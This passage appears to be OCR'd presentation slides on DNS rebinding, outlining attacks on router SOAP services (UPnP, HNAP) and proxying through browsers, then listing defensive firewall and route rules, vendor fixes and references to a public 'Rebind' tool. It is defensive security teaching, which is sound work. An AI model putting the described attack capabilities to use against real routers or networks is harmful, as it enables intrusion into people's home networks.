
More Fun With Rebind

- Attacking SOAP services
  - UPnP
  - HNAP
- We can rebind to any public IP
  - Proxy attacks to other Web sites via your browser
    - As long as the site doesn't check the host header

DNS Rebinding Countermeasures



Am I Vulnerable?



End-User Mitigations

- Break any of the attack's conditions
  - Interface binding
  - Firewall rules
  - Routing rules
  - Disable the HTTP administrative interface
- Reduce the impact of the attack
  - Basic security precautions

Blocking Attacks at the Router

- Don't bind services to the external interface
  - May not have sufficient access to the router to change this
  - Some services don't give you a choice

- Re-configure firewall rules
  - -A INPUT –i eth1 –d 172.69.0.0/16 –j DROP

HTTP Administrative Interface

- Disable the HTTP interface
  - Use HTTPS / SSH
  - Disable UPnP while you're at it

- But be warned…
  - Enabling HTTPS won't disable HTTP
  - In some routers you can't disable HTTP
  - Some routers have HTTP listening on alternate ports
  - In some routers you can't disable HNAP

Blocking Attacks at the Host

- Re-configure firewall rules
  - -A INPUT –d 172.69.0.0/16 –j DROP
- Configure dummy routes
  - route add -net 172.69.0.0/16 gw 127.0.0.1

Basic Security Precautions

- Change your router's default password
- Keep your firmware up to date
- Don't trust un-trusted content

Vendor / Industry Solutions

- Fix the same-origin policy in browsers
- Implement the strong end system model in routers
- Build DNS rebinding mitigations into routers

Conclusion

- DNS rebinding still poses a threat to your LAN
- Tools are available to exploit DNS rebinding
- Only you can prevent forest fires

Q & A

- Rebind project
  - http://rebind.googlecode.com

- Contact
  - heffnercj@gmail.com

References

- Java Security: From HotJava to Netscape and Beyond
  - http://www.cs.princeton.edu/sip/pub/oakland-paper-96.pdf
- Protecting Browsers From DNS Rebinding Attacks
  - http://crypto.stanford.edu/dns/dns-rebinding.pdf
- Design Reviewing the Web
  - http://www.youtube.com/watch?v=cBF1zp8vR9M
- Intranet Invasion Through Anti-DNS Pinning
  - https://www.blackhat.com/presentations/bh-usa-07/Byrne/Presentation/bh-usa-07-byrne.pdf
- Anti-DNS Pinning Demo
  - http://www.jumperz.net/index.php?i=2&a=3&b=3

References

- Same Origin Policy
  - http://en.wikipedia.org/wiki/Same_origin_policy
- RFC 1122
  - http://www.faqs.org/rfcs/rfc1122.html
- Loopback and Multi-Homed Routing Flaw
  - http://seclists.org/bugtraq/2001/Mar/42
- TCP/IP Illustrated Volume 2, W. Richard Stevens
  - p. 218 – 219